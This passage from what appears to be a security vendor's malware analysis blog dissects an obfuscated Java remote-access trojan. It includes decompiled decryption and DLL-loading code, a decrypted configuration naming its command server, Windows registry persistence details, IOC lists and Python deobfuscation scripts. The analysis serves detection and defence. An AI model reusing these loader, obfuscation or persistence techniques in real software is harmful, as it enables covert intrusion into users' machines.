        arrc[n7] = (char)(n5 ^ (((String)a).charAt(n7) ^ string2.charAt(n)));
        if (n3 < 0) break;
        int n8 = n3--;
        char c = arrc[n8] = (char)(n4 ^ (((String)a).charAt(n8) ^ string2.charAt(n)));
        if (--n < 0) {
            n = n6;
        }
        int n9 = n3;
    }
    return new String(arrc);
}
```

*Figure 14: The string decryption routine in stage 4.*

This string decryption routine is different from the previous stages we analyzed. It is a variant of XOR decryption, which derives the decryption key in an interesting way.

The first two lines of the decryption routine are:

```
StackTraceElement stackTraceElement = new LinkageError().getStackTrace()[1];

String string = new StringBuffer(stackTraceElement.getClassName()).append(stackTraceElement.getMethodName()).toString();
```

These lines are used to fetch the class name and the method name from which the string decryption routine was called. To find the calling class name and method name, it generates an exception using LinkageError() and then fetches the first stack frame using getStackTrace()[1]. From this stack frame, the calling class name and method name are derived.

As an example, when the string decryption routine is called by the method "ii" in the class "Start", then the XOR decryption key will be: "Startii".

Upon further analysis, we discovered that this string decryption routine is the same as the one provided by the Java obfuscator called Allatori. Usually class files obfuscated with Allatori obfuscator use the method name: ALLATORIxDEMOxhthr().

However, in this case, the method name was also obfuscated to remove any reference to Allatori.

We rewrote the string decryption routine in Python to decrypt all the strings in this JAR file. The Python script is provided in the Appendix II section of this blog.

After decrypting the strings, the resulting code is shown in Figure 15.

```
private void i0010() throws Exception {
    void a;
    void a2;
    Start a3;

    ObjectInputStream a4 = new ObjectInputStream(a3.getClass().getResourceAsStream("/server/resources/Key1.json"));
    RSAPrivateKey rSAPrivateKey = (RSAPrivateKey)a4.readObject();
    Start start = a3;
    a4.close();

    byte[] a5 = FileUtils.inputStreamtoByteArray(start.getClass().getResourceAsStream("/server/resources/Key2.json"), true);

    byte[] a6 = FileUtils.inputStreamtoByteArray(start.getClass().getResourceAsStream("/server/resources/config.json"), true);

    Decoder decoder = new Decoder();
    void v1 = a2;
    v1.setKeys((RSAPrivateKey)a, a5);
    byte[] a7 = v1.decode(a6);
    InputStreamReader a8 = new InputStreamReader((InputStream)new ByteArrayInputStream(a7), "UTF-8");
    JSONTokener a9 = new JSONTokener(a8);
    ServerSettings.getInstance().loadConfiguration(a9, 000.ii().ii());
}
```

*Figure 15: The code after decrypting the strings.*

## Decryption of the config file

As a first step, we will decrypt the resources to get access to the config file. The steps involved in decryption are:

1. Loads the serialized object from the resource: “/server/resources/Key1.json” using getClass.getResourceAsStream().
2. Unserializes the Java object using readObject() to get access to the RSA private key.
3. Loads the encrypted AES key from the resource called: "/server/resources/Key2.json".
4. Loads the encrypted config file from the resource called: “/server/resources/config.json".
5. Decrypts the AES key using the RSA private key.
6. Decrypts the encrypted resource using the decrypted AES key.

The resulting decrypted config file is as shown below.

{"securityRetry":20,"vbox":true,"security":[],"nickName":"quarantoes","installation":
{"jarName":"aDaGm","moduleFolder":"pWnmd","moduleEntry":"tUjeninoYOKbbABjEQOfwMmkkAV/iPYMlXQvBnHKdoBEfaulmhiFQGfShHjNdiXU
[{"delay":2,"port":9932,"dns":"212.114.52.236"}]}

We provide a description of the key fields present in the above configuration file.

**Vbox**: Indicates whether the presence of VirtualBox should be checked or not.

**nickName**: This is a unique identifier used while building the RAT. In our case, it is “quarantoes”.

**Installation**: A JSON that contains key-value pairs describing the location where the JAR file needs to be copied to on the file system.

**jreFolder**: Indicates the folder where all the files required for running the JAR are stored.

**jarRegistry**: The name of the Windows registry key used for persistence.

**delay**: Indicates the number of seconds to delay the execution.

**Vmware**: Indicates whether the presence of VMWare should be checked or not.

**Port**: The port number on which the RAT communicates with the server.

**DNS**: IP address of the callback server.

## Activities performed by the RAT

Below are the main activities performed by the RAT.

1. It checks the OS name and if it is not Windows, then the RAT does not execute.
2. It copies itself to the path: C:\Users\user\pMbbW\aDaGm.class. The directory name in this path is selected from the “mainFolder” parameter of the config file and the filename is selected using the “jarName” parameter in the config file. The file extension for the JAR file is selected as “.class” based on the configured value for parameter: “jarExtension” in the config file.
3. It sets the Windows registry key for persistence to ensure that the above JAR file is executed automatically using javaw.exe upon reboot.

**Key path**: HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run

**Key name**: UKikhtn

**Key value**: "C:\Users\user\Oracle\bin\javaw.exe" -jar "C:\Users\user\pMbbW\aDaGm.class"

The key name is fetched from the config file as well.

1. It loads the DLL from the resource section: “/server/resources” based on the system architecture. For 32-bit system, it loads x86.dll and for 64-bit system, it loads amd64.dll.

This DLL will be loaded and copied to a temporary location on the file system with the file extension, “.xml”. The DLL is then loaded using the System.load() command as shown in Figure 16.

```
private void init() {
    WinLoaderDLL a;
    String a2 = System.getProperty("os.arch");
    // Load the resource based on system architecture
    // 32-bit system: /server/resources/x86.dll
    // 64-bit system: /server/resources/amd64.dll
    InputStream a3 = a.getClass().getResourceAsStream(new StringBuilder().insert(0, "/server/resources/").append(a2).append(".dll").toString());
    if (a3 == null) return;
    FileOutputStream a4 = null;
    File a5 = File.createTempFile(Random.getString(10), ".xml");
    a4 = new FileOutputStream(a5);
    // Copy the DLL to a temporary file with extension ".xml"
    FileUtils.copyStream(a3, a4);
    a4.close();
    a3.close();
    // Load the DLL
    System.load(a5.getAbsolutePath());
    a.loaded = true;
```

*Figure 16: The code for loading the DLL.*

5. It checks the value of the “active” key in the decrypted config.json file. If the value is set to true, then the RAT delays the execution by the “delay” number of seconds as configured in the config.json file.

6. It checks for the presence of a virtualization environment, such as VMWare, Virtualbox and Qemu. If it finds the presence of such an environment, then it exits the execution.

We will not be describing the functionality of this binary in detail in this blog since the final payload is a well-known jRAT (Java-based RAT).

## Cloud Sandbox Detection

Figure 17 shows the Zscaler Cloud Sandbox successfully detecting this JAR-based threat.





*Figure 17: Zscaler Cloud Sandbox detection.*

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here: Java.Backdoor.Adwind.

## Conclusion

This threat actor leverages compromised websites to serve heavily encrypted variants of a Java-based RAT, which makes the detection difficult over the network.

As an extra precaution, users should not run JAR files from untrusted and unknown sources since JAR files contain executable code and have the capability of infecting a system.

Web administrators who use WordPress installations should ensure that they are running the latest version of WordPress plugins and themes to prevent any vulnerability from being exploited.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

## MITRE ATT&CK TTP Mapping

| Tactic | Technique |
|---|---|
| Persistence | Registry Run Keys / Startup Folder - T1060 |
| Obfuscation | Obfuscated Files or Information - T1027 |
| Software Packing | T1045 |
| Process Discovery | Query and kill system processes - T1057 |
| Security Software Discovery | T1063 |
| System Information Discovery | T1082 |
| System Network Configuration Discovery | T1016 |
| Windows Management Instrumentation | T1047 |

| | |
|---|---|
| Uncommonly Used Port | T1065 |

## Indicators of Compromise (IOC)

**URLs hosting JAR files**

hxxp://haus-pesjak[.]at/Covid-19Update.jar

hxxps://digitaltextile.com[.]ru/lk/Deutsche%20Telekom.jar

hxxps://digitaltextile.com[.]ru/n/DHL%20paket.jar

hxxp://haus-pesjak[.]at/04-07-20Intuitinvoices.jar

hxxp://teddyshatsworld[.]pl/Reylontransport-covid19-statement20.jar

hxxp://thaivictory.co[.]th/pageconfig/album/dir/5/order.jar

hxxp://cherryemoore[.]com/USPS/RedeliveryUSPS.jar

hxxps://feylibertad[.]org/Amazon-PO20023938.jar

hxxp://mahalowood[.]com/USPS/USPSReschedulerLabel.jar

hxxps://newsha.jsonland[.]ir/wp-includes/css/DHLPaket.jar

hxxps://www.stillval[.]com/USPS/RescheduleUSPS.jar

hxxps://thediscoveryrun[.]com/UPS/ShippingInfo.jar

hxxp://jeddahcrumbly[.]com/DHLPAKET.jar

hxxps://dev.medialogistics2020[.]ca/wp-content/plugins/ubh/Quickbooks-INV5066.jar

**Hashes of the samples**

7e4bdf62d3ecd78b3f407f6ec1158678

0a5f34440389ca860235434eea963465

1da18ec639f7ec2a8aad58655d846e23

d7489b47e17630e5594a320b43b201db

da52c24302a03626d2175123b751f466

b766cf6695730b74a107cb73157262b1

919f2d0043f063a90702fb36887699e8

d470d5a428f99818278fb2816a8d03e9

8f5e55fbb1bee93dc5912dcbd0092519

4a97b2d004d72b69aa64f621b5b74775

051b4da1f0079c6f60d6c8eb62b3f586

2020551b5373121053abdbf3eaafa02d

a4da22e269b93148eb9857036b9a072a

876eb4208ef2eec6e9f12b13f764a975

1d77e96974e1e2301ed78cec19e8710b

**Network Indicators**

212.114.52[.]236:9932

unks123.duckdns[.]org:46865

lay.dubya[.]us:8181

fresh.ygto[.]com:1010

gwiza1988.hopto[.]org:6025

praisesalways.ddns[.]net:1010

wawa.cleansite[.]us:1010

dlee889.mywire[.]org:5858

**Appendix I**

**String decryption routine**

```
#! /usr/bin/python
# -*- coding: utf-8 -*-
import sys
# Replace encoded_string with the string to be decoded.
input = <encoded_string>
# Replace one_byte_key with the respective value found in the Java class file
key = <one_byte_key>
l = len(input) - 1
output = []
counter = l
while counter >= 0:
        b1 = ord(input[l]) ^ key
        t = (l ^ key) & 0x3f
        output.append(chr(b1))
        l = l - 1
        if l < 0:
                break
        b2 = ord(input[l]) ^ t
        key = (l ^ t) & 0x3f
        output.append(chr(b2))
        l = l - 1
        counter = l
output.reverse()
print(''.join(output))
```

**Allatori string decryption routine ported to Python**

```
#! /usr/bin/python
import os
import sys
def decode(encrypted, c_method):
```

```
        base_string = c_method
        n2 = len(encrypted)
        n3 = n2 - 1
        # Replace n4_val and n5_val with the respective values used in the Allatori obfuscator.
        # These are one byte values
        n4 = <n4_val>
        n5 = <n5_val>
        n6 = n = len(base_string) - 1
        string2 = base_string
        result = []
        while (n3 >= 0):
                n7 = n3
                n3 = n3 - 1
                result.append(chr(n5 ^ (ord(encrypted[n7]) ^ ord(string2[n]))))
                if (n3 < 0): break
                n8 = n3
                n3 = n3 - 1
                result.append(chr(n4 ^ (ord(encrypted[n8]) ^ ord(string2[n]))))
                m = n
                n = n - 1
                if (m < 0):
                        n = n6;
                n9 = n3
        return result
if __name__ == "__main__":
        # Replace encrypted_string with the string to be decrypted
        encrypted_str = <encrypted_string>
        # Replace calling_class_name and calling_method_name with the names of the Class and Method from where the decryption routine
was invoked
        c_method = <calling_class_name> + <calling_method_name>
        print ''.join(decode(encrypted_str, c_method))[::-1]
```